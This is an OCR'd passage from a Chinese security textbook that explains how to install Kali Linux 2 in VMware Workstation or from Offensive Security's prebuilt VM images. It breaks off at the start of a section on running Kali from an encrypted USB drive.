


图 2-21　Kali Linux 2 的登录界面

2.2.2　在 VMware 虚拟机中安装 Kali Linux 2

在现实生活中，你可能会遇到这个问题，很多工作必须在 Windows 下来完成，那么往往需要保留 Windows，另外还要在计算机上安装 Kali Linux 2 操作系统。这时通常有两个选择，一是安装双系统，二是使用虚拟机。从使用方便的角度来说，建议读者使用第二种方法。因为虚拟机的最大好处就是可以在一台计算机上同时运行多个操作系统，所以可以获得的其实不只是双系统，而是多个系统。这些操作系统之间是独立运行的，与实际上的多台计算机并没有区别。但是模拟操作系统的时候会造成很大的系统开销，因此最好加大计算机的物理内存。

目前最为优秀的虚拟机软件包括 VMware Workstation 和 Virtual Box，这两个软件的操作都很简单，这里以 VMware Workstation 为例。VMware Workstation 的较新版本为 12.5.7，建议读者在使用的时候选择最新的版本。

第一步：在 VMware Workstation 的官方网站（https://www.vmware.com/products/workstation.html）下载安装程序。国内很多下载网站也都提供了 VMware Workstation 的下载。

第二步：开始运行 VMware Workstation 的安装程序，这个安装的过程很简单，这里不再逐步介绍。

第三步：启动 VMware Workstation 程序，启动以后的界面如图 2-22 所示。

第四步：在 VMware Workstation 中安装一个新的操作系统。首先在菜单栏上选择“文件”选项卡，然后在弹出的下拉菜单中选择“新建虚拟机”。




图 2-22　VMware workstation 的启动界面

第五步：弹出一个“新建虚拟机向导”，这里选择“典型”即可，如图 2-23 所示。

第六步：为操作系统选择一个安装文件，可以使用安装光盘，也可以使用下载的光盘映像（iso 文件），根据安装文件的不同类型，做出对应的选择，如图 2-24 所示。




图 2-23　新建虚拟机向导




图 2-24　安装程序光盘映像文件

第七步：根据所安装系统的类型，选择对应的操作系统，例如这里安装的是 Kali Linux，这个版本是基于 Debian 8.x 开发的，所以在“客户机操作系统”中选择 Linux，然后在“版本”里选择 Debian 8.x，如图 2-25 所示。

第八步：设置虚拟机的名称和存放的位置，这里注意最好选择一个合适的名称，例如 kali2-linux。在下面的“位置”处为虚拟的操作系统选择一个存放目录，如图 2-26 所示。



图 2-25　选择客户机操作系统



图 2-26　为虚拟机命名

第九步：给这个虚拟系统分配物理硬盘空间，这里使用默认的 20GB 作为最大磁盘大小，不过 VMware Workstation 一开始只会为其分配很小的空间，在使用虚拟机的时候，这个空间会逐渐变大，如图 2-27 所示。在本书所有的实验结束之时，这个空间可能要扩大到 60GB 左右。

第十步：单击“完成”按钮结束虚拟机的安装过程，如图 2-28 所示。




图 2-27　指定磁盘容量



图 2-28　创建完成

第十一步：重新启动虚拟机之后，会出现如图 2-29 所示的 Kali 安装启动界面，接下来

的安装过程和 2.2.1 节中是一样的。



图 2-29　在 VMware 中安装 Kali Linux 2

除了上面介绍的在虚拟机中安装 Kali Linux 2 之外，还可以选择直接下载 Offensive security 所提供的虚拟机映像文件，如图 2-30 所示。下载地址为 https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/。本书中所使用的实例都是使用在该地址下载的 Kali Linux 32 bit VM PAE 下进行调试的，经测试这也是最为稳定的一个版本。所以在本书的学习过程中，建议读者选择相同的版本。

OFFENSIVE® security　Courses　Certifications　Online Labs　Penetration Testing

Linux Community page. These images have a default password of "toor" and may have pre-generated SSH host keys.

Kali Linux VMware Images　Kali Linux VirtualBox Images　Kali Linux Hyper-V Images

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux 64 bit VM	Torrent	2.1G	2017.1	887244a69771d4621c2c771271500039608738fcb71333a47b9ed9758a9efcb1
Kali Linux 32 bit VM PAE	Torrent	2.1G	2017.1	f133374288714a004e8d2ef05adee35d3bb5b07d1390747b7800bfe135f5ae36
Kali Linux Light 64 bit VM	Torrent	0.5G	2017.1	2ee5d38d8b9d099957930a1e589b3adec2d51bd1ec1cb0108d1dbc80308525bc
Kali Linux Light 32 bit VM	Torrent	0.5G	2017.1	67e691c786f8a0c799300b79907cbedc85e8729e56a671b3bced5610cca8b51d

图 2-30　Kali Linux 32 bit VM PAE 的下载地址

下载之后是一个压缩文件，将这个文件解压到指定目录中。例如，作者将这个文件解压到了 E:\Kali-Linux-2017.1-vm-i686 目录。那么启动 VMware 之后，在菜单选项中依次选中

“文件”→“打开…”，如图 2-31 所示。



图 2-31　在菜单选项中依次选中“文件”→“打开…”

然后在弹出的文件选择框中选中 Kali-Linux-2017.1-vm-i686.vmx，如图 2-32 所示。




图 2-32　选中 Kali-Linux-2017.1-vm-i686.vmx

双击打开之后，在 VMware 的左侧列表中，就多了一个 Kali-Linux-2017.1-vm-i686 系统，双击这个选项就可以启动这个系统了。

2.2.3　在加密 U 盘中安装 Kali Linux 2

上面介绍的安装方法和 Windows 操作系统没有太大区别。读者可以按照这种方法将 Kali Linux 2 安装到自己的台式计算机或者笔记本上。可是在现实生活中，即使是笔记本电脑，也不可能总是随身携带。不过，在现实世界中，计算机是随处可见的，只是这些设备大都不可能安装 Kali Linux 这种专业操作系统。如果可以将 Kali Linux 安装到 U 盘，然后在任何计算机上运行 U 盘中的系统即可（注意这里和用 U 盘作为安装盘不同，这里指的是将 U 盘插入主机后直接使用）。

